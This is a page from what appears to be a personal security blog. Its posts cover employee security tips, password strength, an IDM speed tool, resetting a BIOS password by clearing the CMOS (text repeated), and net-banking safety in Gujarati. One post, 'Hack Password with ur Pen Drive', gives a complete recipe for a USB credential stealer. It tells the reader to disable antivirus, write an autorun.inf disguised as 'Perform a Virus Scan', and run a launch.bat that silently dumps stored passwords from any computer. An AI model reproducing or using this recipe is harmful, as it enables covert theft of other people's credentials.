Showing posts with label Tips 'n' Tricks. Show all posts

Wednesday, January 7, 2015

Top 10 Tips by Top Security Company to educate employee on Cyber Security

Cyber threats to your business are usually blamed on outsiders.nefarious programmers writing malicious code designed to pilfer your corporate intelligence, syphon your confidential customer information,and/or raid your financial data. Sometimes, the threat actually originates from within when employees’ ignorance and/or negligence opens the door for cyber criminals.


Aim of writing this article is to provide you with tips for educating your employees about cyber security and helping them learn what they can do (and not do) to keep your business safe.

1. Create and communicate clear-cut security policies.

Develop a precise set of rules for appropriate employee behavior on company computers. Employees should know the rules for email, web browsing, mobile devices, and social networks. An IT policy should include everything from the need to put a computer to sleep when employees leave their desks to instructions for encrypting sensitive emails and everything in between.

2. Test employees’ security knowledge.

 many successful businesses regularly test employees’ knowledge of safe online behavior. These tests can be administered online and include positive reinforcement for completing the requirement. 

3. Require complex passwords that must be updated regularly

It doesn't take a genius criminal mind to decipher the most popular passwords. According to Splash Data, the most popular password in 2013 was “123456.”1 According to security experts at Threat post, weird works best when it comes to passwords.2 Even with complex passwords, it’s important to change them regularly to avoid potential data breaches. Computers infected with key logging malware can capture keystrokes and steal sensitive information from users as was the case in a recent hotel data breach.

4. Teach employees to avoid phishing scams.

Cyber criminals use social engineering to defraud users of their financial information by deceiving them into handing over confidential information. Phishing remains the primary method for infecting users via social engineering, especially for corporate employees. Employees should know that, when in doubt, they should not click on or re-post suspicious links in email, tweets, posts, online ads, messages,or attachments – even if they know the source. Phishing schemes are probably one of the most prevalent methods that cyber criminals use to target businesses via employees. 

5.Create systems to automatically back up work. 

It’s important to encourage and even require employees to regularly back up their work in the event of a breach.Some systems will not allow people to shut down computers without first backing up the day’s work. 

6. Use spam and web filters to close windows of vulnerability

Spam filters allow companies to limit the number of unwanted emails and weed out some of the more obvious criminal communications directed at employees. Web filters allow companies to limit the duration and time of day that employees visit particular websites not required for their work. 

7. Utilize systems management tools to ensure

all software updates are installed across multiple endpoints. Systems Management technology can be used to search for network services and unauthorized devices as well as vulnerabilities and automatic updates of vulnerable applications. With a centralized management system, a security solution with systems management technology can scan all endpoints for vulnerabilities and unused network services; detect and analyze vulnerable applications; and update vulnerable components and applications.

8. Don’t forget mobile.

Research analyst firm Gartner forecasts that the total number of tablets sold will climb to 326 million by 2015.7 All of these mobile devices are finding their way into work environments. By 2016, 38% of organizations will have stopped providing mobile devices to employees, instead allowing employees to choose and use their own devices in the workplace. By 2017, half of employees will be using their own devices for work. At the same time, personal mobile devices used for work-related purposes represent one of the main hazards for businesses: 65% of IT Managers surveyed for a recent B2B International report saw their company’s BYOD policy as a threat

9. Keep the lines of communications open

between IT and other staff. Employee education isn't a set it and forget it function. IT staff should regularly disseminate news and information about the latest cyber threats so employees are aware of the risks and know how to defend against them.

10. Select a trusted security partner.

Where experts are on your side to help you establish, maintain, and teach a security policy designed to protect your organization.

Thursday, November 20, 2014

Know your password strength in just 2 steps

Hello Friends, 

Passwords are the first line of defense against cyber criminals. It’s crucial to pick strong passwords that are different for each of your important accounts and it is good practice to update your passwords regularly. 

Now you can know by your own end that how much your password is strong. If you don't know then I must tell you that hackers are using some cracker tools for brute-forcing your password. If your password will not that much strong than it will be very easy for him to crack it. 


Here I am presenting an online tool which will help you to decide your password strength in just 2 simple steps.


Step 2 : Enter your password and check in how much time it can be cracked. 

Basically this site will help you to create a strong password.

Here are some interesting facts gleaned from my most recent data:
  • 4.7% of users have the password password;
  • 8.5% have the passwords password or 123456;
  • 9.8% have the passwords password, 123456 or 12345678;
  • 14% have a password from the top 10 passwords
  • 40% have a password from the top 100 passwords
  • 79% have a password from the top 500 passwords
  • 91% have a password from the top 1000 passwords

It is important to point out that although the top 10,000 passwords are used by 98.8% of all users, there are 2,342,603 (that’s 99.6%) unique passwords remaining that are in use by only .18% of users!  


"Remember, if a hacker will decide to hack your system,anyhow he will. You can just make it more hard."


Thursday, May 1, 2014

Stanford’s password policy shuns one-size-fits-all security

Stanford University network engineers have unveiled a refreshingly enlightened password policy. By allowing extremely long passcodes and relaxing character complexity requirements as length increases, the new standards may make it easier to choose passwords that resist the most common types of cracking attacks.


Tuesday, September 24, 2013

Increase your Downloading Speed with IDM Optimizer

Internet Download Manager as we said is the best download manager right now available as compared to any other download manager like DAP, Microsoft Lightweight Download Manager, Orbit and many others. Well we just got our hands on IDM Optimizer, it’s a small utility which boosts your IDM speed by modifying some registry entries like it will change Connection Speed, Connection type, Max Connection Numbers and some other few entries. So this is what above kind of Window you will see when you will fire up the IDM Optimizer software. So it has a simple Maximize Now button which when clicked will popup a note to restart IDM so that it can take effect. Well you can see it also has a Restore Default button which will restore all the settings which IDM came with you can use that if you think that you are not getting good speeds. 
  1. Download IDM Optimizer Tool
  2. Now make sure IDM is installed on your PC, as this tool will only optimize IDM if its physically present on your system.
  3. Now just fire up your IDM Optimizer and than you will see window like above just click on Maximize Now and you will get a note asking you to restart your IDM do that and once restart your PC.
  4. That’s it now your IDM is boosted with speed, try to download any file and check out if speeds are good or not.
  5. If you want to restore your default settings than you can click on Restore Default.
    That’s it guys now you have boosted your IDM with Speed, optimized it for faster downloads have fun :) and do share this post with all friends.

Tuesday, September 10, 2013

How to Resetting The BIOS Password.

Whats is BIOS?

BIOS Stands for Basic Input Output System. The BIOS is the first thing you see when you turn on your computer. The function of the BIOS is to connect other Other chips, Hard Drives, Ports, CD Rom, CPU etc. and make sure they all work together. 
When you turn on your computer, The first thing the BIOS does it to check for the CMOS settings and after evaluating the CMOS, It loads the Operating system. and there are many more things that the BIOS does. I can't explain all of it here.


BIOS Password


Setting up the BIOS Password secures your computer. It prevents from booting of other disks in order to access your hard disk data. After you set BIOS Password, when the computer is started it asks for the password, unless you get the correct password all the parts like Cd-Rom, USB Ports, Hard Disks, etc becomes useless. So the BIOS Password secures your computer pretty good.

But fortunately if you has a physical access to a BIOS Password enables computer, you can reset it.

You already know that the BIOS password is stored in the CMOS which is powered by a small watch sized battery inside the computer on the motherboard. If we want to reset the BIOS password, we have to reach upto the CMOS battery on the mother board. The battery holds small amount of information which can be erased by short circuiting the CMOS using a jumper. ( the jumper is just a metal conductor ). Or you can remove the Battery and keep it for a while until all the data in the CMOS is erased. Some of the computers comes with an Jumper already in it. To reset the CMOS, just place the jumper in the opposite position from the way it was. Keep it like that for some time and put it back in the original position.

Since Different computers have different kinds of CMOS and BIOS it is not an easy task to tell how to exactly reset the CMOS data in step by step. How ever, here is a videos showing how to short circuit the CMOS using a jumper.
When you turn on your computer, The first thing the BIOS does it to check for the CMOS settings and after evaluating the CMOS, It loads the Operating system. and there are many more things that the BIOS does. I can't explain all of it here.


Talking about BIOS, you already know that there are 2 types softwares.


1. Operating System ( OS ).
The Operating System is the main software which runs on a computer system. It manages all other activities and processes in the computer.


2. Applications.
Firefox, Google Chrome, Opera, Safari, Internet Explorer, I bet you might be already using one of these applications.
Well, The BIOS is some what classified as the third type of Software.


What is CMOS?


CMOS stands for Complementary Metal Oxide Semi Conductor.
CMOS is an on-board semiconductor chip powered by a CMOS battery inside computers that stores information such as the system time and date and the system hardware settings for your computer. This also where the BIOS Password is stored.


If you have already read the above BIOS and CMOS definition links you should now know that the BIOS and CMOS are two different components on the motherboard. The BIOS on the motherboard contains the instructions on how the computer boots and is only modified or updated with BIOS updates, the CMOS is powered by a CMOS battery and contains your system settings and is modified and changed by entering the CMOS Setup.
BIOS Password.


Setting up the BIOS Password secures your computer. It prevents from booting of other disks in order to access your hard disk data. After you set BIOS Password, when the computer is started it asks for the password, unless you get the correct password all the parts like Cd-Rom, USB Ports, Hard Disks, etc becomes useless. So the BIOS Password secures your computer pretty good.
But fortunately if you has a physical access to a BIOS Password enables computer, you can reset it.


You already know that the BIOS password is stored in the CMOS which is powered by a small watch sized battery inside the computer on the motherboard. If we want to reset the BIOS password, we have to reach upto the CMOS battery on the mother board. The battery holds small amount of information which can be erased by short circuiting the CMOS using a jumper. ( the jumper is just a metal conductor ). Or you can remove the Battery and keep it for a while until all the data in the CMOS is erased. Some of the computers comes with an Jumper already in it. To reset the CMOS, just place the jumper in the opposite position from the way it was. Keep it like that for some time and put it back in the original position.
Since Different computers have different kinds of CMOS and BIOS it is not an easy task to tell how to exactly reset the CMOS data in step by step. How ever, here is a videos showing how to short circuit the CMOS using a jumper.

Tuesday, September 3, 2013

Hack Password with ur Pen Drive


As we all know, Windows stores most of the passwords which are used on a daily basis, including instant messenger passwords such as MSN, Yahoo, AOL, Windows messenger etc. Along with these, Windows also stores passwords of Outlook Express, SMTP, POP, FTP accounts and auto-complete passwords of many browsers like IE and Firefox. There exists many tools for recovering these passswords from their stored places. Using these tools and an USB pendrive you can create your own rootkit to sniff passwords from any computer. We need the following tools to create our rootkit.

MessenPass: Recovers the passwords of most popular Instant Messenger programs: MSN Messenger, Windows Messenger, Yahoo Messenger, ICQ Lite 4.x/2003, AOL Instant Messenger provided with Netscape 7, Trillian, Miranda, and GAIM.


Mail PassView: Recovers the passwords of the following email programs: Outlook Express, Microsoft Outlook 2000 (POP3 and SMTP Accounts only), Microsoft Outlook 2002/2003 (POP3, IMAP, HTTP and SMTP Accounts), IncrediMail, Eudora, Netscape Mail, Mozilla Thunderbird, Group Mail Free.

Mail PassView can also recover the passwords of Web-based email accounts (HotMail, Yahoo!, Gmail), if you use the associated programs of these accounts.


IE Passview: IE PassView is a small utility that reveals the passwords stored by Internet Explorer browser. It supports the new Internet Explorer 7.0, as well as older versions of Internet explorer, v4.0 – v6.0

Protected Storage PassView: Recovers all passwords stored inside the Protected Storage, including the AutoComplete passwords of Internet Explorer, passwords of Password-protected sites, MSN Explorer Passwords, and more…


PasswordFox: PasswordFox is a small password recovery tool that allows you to view the user names and passwords stored by Mozilla Firefox Web browser. By default, PasswordFox displays the passwords stored in your current profile, but you can easily select to watch the passwords of any other Firefox profile. For each password entry, the following information is displayed: Record Index, Web Site, User Name, Password, User Name Field, Password Field, and the Signons filename.
Here is a step by step procedre to create the password hacking toolkit.


NOTE: You must temporarily disable your antivirus before following these steps.
1. Download all the 5 tools, extract them and copy only the executables(.exe files) into your USB Pendrive.
ie: Copy the files – mspass.exemailpv.exeiepv.exepspv.exe andpasswordfox.exe into your USB Drive.

2. Create a new Notepad and write the following text into it

[autorun]

open=launch.bat
ACTION= Perform a Virus Scan

save the Notepad and rename it from
New Text Document.txt to autorun.inf
Now copy the autorun.inf file onto your USB pendrive.

3. Create another Notepad and write the following text onto it.
start mspass.exe /stext mspass.txt
start mailpv.exe /stext mailpv.txt
start iepv.exe /stext iepv.txt
start pspv.exe /stext pspv.txt
start passwordfox.exe /stext passwordfox.txt
save the Notepad and rename it from
New Text Document.txt to launch.bat
Copy the launch.bat file also to your USB drive.

Now your rootkit is ready and you are all set to sniff the passwords. You can use this pendrive on on any computer to sniff the stored passwords. Just follow these steps

1. Insert the pendrive and the autorun window will pop-up. (This is because, we have created an autorun pendrive).

2. In the pop-up window, select the first option (Perform a Virus Scan).

3. Now all the password recovery tools will silently get executed in the background (This process takes hardly a few seconds). The passwords get stored in the .TXT files.

4. Remove the pendrive and you’ll see the stored passwords in the .TXT files.
This hack works on Windows 2000, XP and Vista
NOTE: This procedure will only recover the stored passwords (if any) on the Computer.

Monday, July 8, 2013

Net Banking : July 2013 Cyber Safar Magazine નેટ બેન્કિંગ : જો જો ...!!! શોપિંગ ની મજા ન બને સજા ....!!!!

વ્હાલા વાચકમિત્રો ,  સમયના બ્રેક બાદ ફરી આપની સમક્ષ સાયબર સીક્યોરીટી ફિલ્ડ વિષે અવનવી રસપ્રદ માહિતીસભર આર્ટીકલ ફરીથી આપની સમક્ષ રજુ કરી રહ્યો છું . તે
પહેલા આટલા લાંબા અંતરાય નું વાજબી કારણ જણાવી દઉં .મિત્રો , 3 વર્ષ થી આ ફિલ્ડ માં કાર્યરત હોવાથી અનુભવ, જાણકારી તથા સતત અભ્યાસ દ્વારા એટલુ તારણ કાઢી શકું કે સાયબર ક્રાઈમ ના વધતા જતા વ્યાપ ને લીધે જેટલા બનાવો બને છે તેની પાછળનું કારણ મોટાભાગે જે-તે ભોગ બનેલા વ્યક્તિ ની બેદરકારી અથવા જાણકારી નો અભાવ જ હોય છે . સાયબર ક્રાઈમ ને લગતા વિવિધ બનાવો ધીમે ધીમે વધતા જતા હોવાથી આ ક્ષેત્ર માં નવી પેઢી ને જરૂરી અને યોગ્ય માર્ગદર્શનની સાથે સાથે પોતાનું ઉજ્જવળ કરિયર પણ બનાવી શકે તેવા હેતુ થી અમે એક સાયબર સીક્યોરીટી ટ્રેનીંગ સેન્ટર જુનાગઢ ખાતે શરુ કરેલ છે . જેમાં કોઈપણ વિદ્યાર્થી કે પ્રોફેશનલ
વ્યક્તિ સાયબર સિક્યોરીટી અને એથીકલ હેકિંગ ની સાથેસાથે અન્ય જરૂરી વિષયો પર જરૂરી માર્ગદર્શન મેળવી શકે છે તથા તેમાં પોતાનું કરિયર બનાવી શકે છે .

હવે મૂળ મુદ્દા પર આવીએ . તા :- 15 જૂન શનિવારે સવારે ન્યુઝપેપર માં મોટા અક્ષરો માં સમાચાર છપાયા કે મુંબઈની  એક્સીસ બેંકની શાખામાંથી પોલીસ ડીપાર્ટમેન્ટ સહીત કુલ 36 ખાતાઓમાંથી પંદર લાખ ની વધુ રકમ ની ઉચાપત કરવામાં આવી . પ્રાપ્ત વિગતો મુજબ મુંબઈ પોલીસ ના પગાર સહિતના બેંક ખાતા ને હેક કરીને ગ્રીસ માં કોઈ અજ્ઞાત શખ્સ દ્વારા લાખો રૂપિયા ઉપાડી લેવામાં આવ્યા . આ કેસ માં તપાસ કરી રહેલા ડીસીપી શ્રી વિનાયક દેશમુખ ના જણાવ્યા અનુસાર આ રકમ એટીએમ મશીન દ્વારા વિડ્રોલ કરવામાં આવી છે . જેમાં પોલીસ કર્મચારીઓ ના 12 એકાઉન્ટ માંથી 2,21,000 રૂપિયાનો પણ સમાવેશ થાય છે . સામાન્ય નાગરિકો ના હેક થયેલ બેંક એકાઉન્ટ ની તપાસ કરતા પોલીસ કર્મચારીઓ જ હેકિંગ નો ભોગ બનતા પોલીસ વિભાગ માં ખળભળાટ મચી ગયો છે . કેટલાક પોલીસ ને મોબાઈલ મેસેજ દ્વારા પોતાના રૂપિયા યુરો કરન્સી રૂપે ઉપડ્યા ની જાણ થઇ . પરંતુ ત્યારે બહુ મોડું થઇ ગયું હતું . એક્સીસ બેન્કે આ માટે મુંબઈ પોલીસનો સંપર્ક સાધતા રાજ્ય ના પોલીસ વડા શ્રી સંજીવ દયાલે સીનીયર અધિકારીઓ સાથે ની બેઠક બાદ આ નાણાં પરત મેળવવામાં આવશે તેવી ખાતરી આપી હતી.  

હવે એ નાણાં ક્યારે પાછા મળે, ક્યારે ગુનેગારો પકડાય, તેને સજા મળે ત્યાર ની વાત ત્યારે પણ હમણાં તો આપણે એ વિચારવાનું કે આવું કેમ થાય છે અને આપણી સાથે ના થાય તે માટે શું કરવું . એવું નથી કે અહી ભૂલ ખાતાધારકો કે પોલીસની છે પરંતુ વાત પાણી પહેલા પાળ બાંધવાની છે . જો બેન્કિંગ સેક્ટર માં બેદરકાર રહ્યા તો આવું આપની સાથે બનતા વાર નહિ લાગે . ઈ-કોમર્સ ક્ષેત્રમાં આવેલ ક્રાંતિ ના
પરિણામે નાનકડી બુક થી માંડી ને લાખો ની કાર પણ આપણે ઈન્ટરનેટ દ્વારા ખરીદી શકીએ . નેટ બેન્કિંગ દ્વારા આપણા માટે દુનિયાભરની વેપારી કંપનીઓ રેડ કાર્પેટ પાથરીને બેઠી છે . જાતજાતની લોભામણી ઓફરો થી નાના- નાના બાળકો થી માંડીને મોટેરાઓ સુધી ના તમામ વર્ગને આકર્ષવા દરેક વેબ્સાઈટ તૈયાર છે . ભૂખ લાગી છે...??? પીઝા મંગાવો ..., પિક્ચર જોવું છે ? ટીકીટ મંગાવો ... મેરેજ માં જવાનું
છે ??? કપડા મંગાવો .... ગર્લફ્રેન્ડ ને પ્રપોઝ કરવાનું છે ...??? ડાયમંડ રીંગ મંગાવો .... !!! ફેમીલી ટૂર પર જવું છે ???... રેલ્વે- ફ્લાઈટ ટીકીટ બુક કરાવો.... તમારે કોઈ વસ્તુ માટે દુકાન સુધી લાંબુ થવાની જરૂર જ નથી . અને પેમેન્ટની પણ કોઈ ચિંતા નથી ..ક્રેડીટ કાર્ડ - ડેબીટ કાર્ડ દ્વારા ગમે તે ખરીદી શકો
છો એ પણ ઘેરબેઠા . દરેક બેંક હવે નેટ-બેન્કિંગ અને મોબાઈલ બેન્કિંગ ની સુવિધા આપે જ છે .

*નેટ બેન્કિંગ  :- કેટલું પ્લસ કેટલું માઈનસ ?*

 નેટ બેન્કિંગ ની સુવિધા ગ્રાહકો માટે આશીર્વાદ સમાન ગણી શકાય . આ માટે દરેક બેંક દ્વારા ગ્રાહકો ની સુરક્ષા ને ધ્યાન માં લઈને SSL (સિક્યોર સોકેટ લેયર) ધરાવતા પેજ પર જ ટ્રાન્ઝેક્શન થાય તેવો આગ્રહ રાખવામાં આવે છે . બેંક પોતે પણ ખાસ હાઈ-ફાઈ સિક્યોર નેટવર્ક સિસ્ટમ વડે સજ્જ હોય છે જેમાં બ્રીચ (ભંગાણ) ની શક્યતા નહીવત હોય છે . તો પછી ? આટલા બેન્કિંગ ફ્રોડ ના બનાવો કેમ બને છે ?
કેમ કોઈ નું બેન્કિંગ એકાઉન્ટ હેક થઇ જાય ? કેમ કોઈ ના ખાતામાંથી પૈસા ઉપડી જાય ? મોટાભાગે ખાતેદાર કે ગ્રાહક ની નાનકડી ભૂલ ને કારણે જ બનાવો બનતા હોય છે. મોટાભાગના ગ્રાહકો નેટબેન્કિંગ માટે પર્સનલ કમ્પ્યુટર નો ઉપયોગ કરે છે . મોટાભાગના પર્સનલ કમ્પ્યુટર પોતે જ સુરક્ષિત હોતા નથી . ખાસ કરીને વિન્ડોઝ પર ચાલતા પીસી . આવા લૂપહોલ્સ (સુરક્ષા માં ખામી) નો લાભ લઈને હેકર્સ તમારા
ઈન્ટરનેટ બેંક એકાઉન્ટ ને એક્સેસ કરીને તમારી ઓળખ આપીને ફ્રોડ કરી શકે છે . કેટલીક વાર બેંક આ તફાવત ને ઓળખવામાં નિષ્ફળ નીવડે છે અને જ્યાં સુધી માં તમને ખબર પડે ત્યાં સુધીમાં તો તમારા રૂપિયાનો ઉપાડ કે ટ્રાન્સફર થઇ ચુક્યું હોય છે.

તો ચાલો હવે જાણીએ કે આવું આપણી સાથે ના થાય તે માટે કઈ કઈ સાવચેતીઓ રાખવી
જોઈએ . નેટ બેન્કિંગ માટે મુખ્યત્વે બે પ્રકારની સિક્યોરીટી  પડે છે .
1) ઓનલાઈન - સર્વર સિક્યોરીટી
2) ઓફલાઈન - ડેસ્કટોપ સિક્યોરીટી
જો તમે તમારા કાર્યક્ષેત્ર માં કે કોઈ જાહેર જગ્યાએ જેમ કે મોલ્સ , સાયબર કાફે
જેવી જગ્યા એ નેટ બેન્કિંગ કરતા હો તો તે જોખમી છે કારણ કે મોટાભાગના પબ્લિક પ્લેસમાં કમ્પ્યુટર સેફટી પર ધ્યાન આપવામાં આવતું નથી . હેકર્સ માટે આવા ખુલા પીસી મોકળુ મેદાન બની રહે છે . તેઓ આવા કમ્પ્યુટર માં જાતજાત ના હેકિંગ સોફ્ટવેર - જેવા કે કી- લોગર્સ, સ્પાયવેર , ટ્રોજન્સ વગેરે . જેના દ્વારા
તમારા યુઝર આઈડી અને પાસવર્ડ સહીત બધી માહિતી ચોરી ને તેનો દુરુપયોગ કરી શકે
છે .

*ઉપાય :*- દરેક બેંક વેબસાઈટ પોતાના ઈન્ટરનેટ બેન્કિંગ ના ગ્રાહકોની સુરક્ષા
ને ધ્યાન માં રાખીને વર્ચ્યુઅલ કીપેડનો ઓપ્શન રાખે છે જેથી કરીને આવા
કી-લોગર્સ થી બચી શકાય . સાથોસાથ કમ્પ્યુટરમાં એક વાર સ્પાયવેર સ્કેનર વડે
સ્કેન કરીને પછી ટ્રાન્ઝેક્શન કરવું વધુ હિતાવહ છે .


ઓનલાઈન શોપિંગ વખતે ક્યારેય ઉતાવળમાં અજાણી લિંક પર કે અચાનક ડિસ્પ્લે થતી
વિન્ડો પર ક્લિક ના કરવું . દા . ત ., મોટાભાગના બ્રાઉઝરમાં પાસવર્ડ સેવ
કરવાનો ઓપ્શન આપેલો હોય છે કે જેવો તમે પાસવર્ડ નાખો કે તરત જ બ્રાઉઝર તમારે એ
પાસવર્ડ સેવ કરવો છે કે નહિ તે પૂછે છે . કેટલાક લોકો વાચ્યા વગર જ OK કે YES
બટન ક્લિક કરી દે છે અને તમારો પાસવર્ડ બ્રાઉઝર માં સેવ થઇ જાય છે . જે
પાસવર્ડ ને અમુક ટુલ્સ વડે આસાનીથી કોઈપણ વ્યક્તિ જોઈ શકે છે .

જો આપ ઈન્ટરનેટ બેન્કિંગ ઘરેથી જ કરતા હોય તો પણ તમારે વધુ સાવધાની રાખવાની
જરૂર રહે છે . કમ્પ્યુટર માં તો ચાલો ઠીક છે  કે કલાક બેઠા અને તેટલા સમય
પુરતી સાવધાની રાખીએ એટલે ચાલે પણ પર્સનલ કમ્પ્યુટર પર તો ઈન્ટરનેટના વપરાશનું
કોઈ માપ ન રહેતું હોવાના લીધે કોઈ સમયમર્યાદા રહેતી નથી . એક કાઠીયાવાડી કહેવત
મુજબ  "બિલાડી ઘર ભાળી જાય " તેમ હેકર્સ તમારી નાનકડી લાપરવાહી ની જ રાહ જોતા
હોય છે કે જેથી તમારા પીસી માં યેનકેન પ્રકારે પ્રવેશ મેળવી શકે . જો એકવાર
તેના ટ્રોજન કે સ્પાયવેર કે કી-લોગર્સ કે અન્ય કોઈ સોફ્ટવેર દ્વારા તે તમારા
કમ્પ્યુટર માં પ્રવેશ મેળવી લે તો કાયમી ધોરણે તમારા કમ્પ્યુટર નો ઉપયાગ કરવા
સક્ષમ છે .

ઉપાય :- સૌપ્રથમ તમારા ડેસ્કટોપ વિષે પુરેપુરી જાણકારી મેળવી લો કે તે તે
બધી રીતે સેફ છે કે નહિ . જો કોઈ ખામી હોય તો તેનું યોગ્ય નિવારણ કરો . જેમ કે
સિસ્ટમ સ્કેન કરવી, એન્ટીવાઈરસ અપડેટ કરવો , ફાયરવોલ ઓન કરવી  વગેરે .

"....ઈન્ટરનેટ ફ્રોડ કેસ માંથી 14 % જેટલા ફ્રોડ કેસ ક્રેડીટ કાર્ડના હોય છે . આવા
કેસ માં મોટાભાગે ક્રેડીટ કાર્ડ કમ્પની પાસે તેના દરેક ટ્રાન્ઝેક્શન ની રજેરજ
ની માહિતી હોવાથી આવ કેસમાં વહેલા-મોડા ક્રિમિનલ્સ પકડાઈ જતા હોય છે પણ ત્યાં
સુધી માં જે તો ગ્રાહકની રકમ વપરાઈ જ ગઈ હોય છે ...."

*ઉપાય :-*  ક્રેડીટ કાર્ડ વાપરો કે ના વાપરો , દર મહીને તેના સ્ટેટમેન્ટ થી
વાકેફ રહો . કોઈપણ શંકાસ્પદ ટ્રાન્ઝેક્શન જણાય તો તરત જ બેંક નો સંપર્ક કરો .
ક્રેડીટ કાર્ડ નમ્બર નાખતી વખતે વેબપેજ SSL લેયર પર છે કે નહિ તે ચેક કરી
લેવું .

મોબાઈલ બેન્કિંગ :- જમાના સાથે હાઈટેક થતી બેંક માં ગ્રાહકોની સુવિધા માટે
દરેક બેંક હવે મોબાઈલ બેન્કિંગ ની સુવિધા આપે છે . આપના નાના-મોટા બીલ ભરવા
માટે ,મોબાઈલ રીચાર્જ કરવા, પૈસા ટ્રાન્સફર કરવા સહીત ની ઘણી સુવિધા મોબાઈલ પર
પૂરી પાડે છે . મોબાઈલ બેન્કિંગ સેફટી અંગે તો એટલું જ ધ્યાન રાખવાનું કે
તમારો મોબાઈલ જ્યાં સુધી તમારી પાસે છે ત્યાં સુધી જ સુરક્ષિત છે . જો તમારો
મોબાઈલ ચોરાઈ ગયો અને ભૂલથી તમારું બેન્કિંગ એકાઉન્ટ ઓપન રહી ગયું તો મુસીબત
માં મુકાઈ શકો છો .

*ઉપાય :-*  મોબાઈલ માં ભલે કંટાળો આવે છતાં લોગીન - લોગ-આઉટ ની ટેવ રાખો .
કોઈપણ બેન્કિંગ ટ્રાન્ઝેક્શન નો મેસેજ મોબાઈલ દ્વારા મળી જાય તે માટે SMS
સર્વિસ ઓન રાખો . મોબાઈલ માં એન્ટી થેફ્ટ સોફ્ટવેર ઓન રાખો . અને બને તો
મોબાઈલ બેન્કિંગનો ઉપયોગ નાછૂટકે જ કરવો .

આ ઉપરાંત ના કેટલીક ઉપયોગી સિક્યોરીટી ટીપ્સ સેફ ઈન્ટરનેટ બેન્કિંગ માટે :-
- નકલી બેંક વેબસાઈટ થી સાવચેત રહો . હેકર્સ તમને તેની નકલી વેબસાઈટ પર ગમે તે રીતે આકર્ષવાનો પ્રયત્ન કરશે . પણ નેટબેન્કિંગ વખતે હમેશા વેબસાઈટનું URL ચેક કરી લેવું . કારણ કે ચાલક હેકર્સ બેંક ની વેબસાઈટના ભળતા નામ પર જ નકલી વેબસાઈટ બનાવે છે . દા .ત . , www.axisbankonline.com એ સાચી બેન્કિંગ વેબસાઈટ છે જેના પરથી હેકર્સ નકલી વેબસાઈટ બનાવે છે www.axisonlinebank.comબનાવે છે . જેમાં ગ્રાહક ભોળવાઈ જાય છે .
 
- બેંક ની ઈન્ટરનેટ પોલીસી ને એક વાર નિરાતે વાચી લેવી . કેટલીક બેંક માં અમુક રકમ થી વધારે ટ્રાન્સફર કરવા માટે એક અલગ સ્ટ્રોંગ પાસવર્ડ હોય છે .

- દર મહીને પાસવર્ડ બદલતા રહો અને તેને ક્યાય લખવાના બદલે માત્ર યાદ રાખો .
   
- ધારી શકાય તેવા પાસવર્ડ ના રાખવા જેમ કે વ્યક્તિનું નામ , જન્મતારીખ , મોબાઈલ નંબર વગેરે
   
- આપના બ્રાઉઝર ને અને ઓપરેટીંગ સિસ્ટમ ને અપડેટ રાખો . સિક્યોરીટી સોફ્ટવેરને પણ રેઅ ગ્યુલર અપડેટ રાખો . સિક્યોરીટી સોફ્ટવેર હમેશા વિશ્વાસુ વેબસાઈટ પરથી જ ડાઉનલોડ કરવાનો આગ્રહ રાખવો .
   
- ઓનલાઈન શોપિંગ કે પેમેન્ટ કર્યા પછી બેન્કિંગ પોર્ટલ ને લોગ - આઉટ કરવાનું ભૂલશો નહિ . પબ્લિક કમ્પ્યુટર માંથી સીધું બ્રાઉઝર બંધ કરવાને બદલે તેની હિસ્ટ્રી અને સેશન ક્લીયર કરી નાખવા .
   
- એન્ટીવાઈરસ ની ફાયરવોલ ઉપરાંત એક ફાયરવોલ ઇન્સ્ટોલ કરી રાખો અને તેને રોજ
   ઓટોમેટીક અપડેટ કરાવો .

- ઘણી બેંકોમાં "Last Login Panel" ની લિંક આપે છે . તેનો સદુપયોગ કરવો . જો કોઈ શંકાસ્પદ ટ્રાન્ઝેક્શન જણાય તો બેંકનો સંપર્ક કરવો।
   
- ઈન્ટરનેટ બેન્કિંગ કરતી વખતે કમ્પ્યુટર ખુલ્લું છોડીને જવું નહિ .
   
- વારેવારે આવતા લોભામણી જાહેરાતો ના ઈ-મેઈલ્સ થી છેતરાવું નહિ .
  
 - બેંક ના નામે આવતા ઈ-મેઈલ્સ માં જો ઈ-મેઈલ-આઈડી , પાસવર્ડ, ક્રેડીટ કાર્ડ નમ્બર કે અન્ય પર્સનલ માહિતી આપવી નહિ . આવા વ્યવહારો બને ત્યાં સુધી બેંક માં રૂબરૂ જ કરવા .
   
- જો એક કરતા વધારે બેંક એકાઉન્ટ વાપરતા હોય તો બધા માટે સરખો પાસવર્ડ
   વાપરવો નહિ .
  
- શક્ય હોય ત્યાં સુધી ક્યારેય સાયબર કાફે માંથી ઓનલાઈન શોપિંગ ન કરવી કેમ
   કે બેંક ફ્રોડ નો સુધી વધુ ખતરો ત્યાં જ રહે છે .
   
- વેબ્સાઈટમાં નીચે જમણી તરફ પેડલોક નો સિમ્બોલ ચેક કરી ને જ આગળ પ્રોસેસ
   કરવી.
  
તો આ રીતે ઓનલાઈન બેન્કિંગ સુવિધાનો સલામત રહીને ઉપયોગ કરવાથી આ સેવા આપના
માટે આશીર્વાદરૂપ બની રહે છે અને જમાનાથી એક કદમ આગળ રહીને મોટી મોટી લાઈનો થી
બધીને સમય અને શક્તિ નો બચાવ કરી શકીએ છીએ .

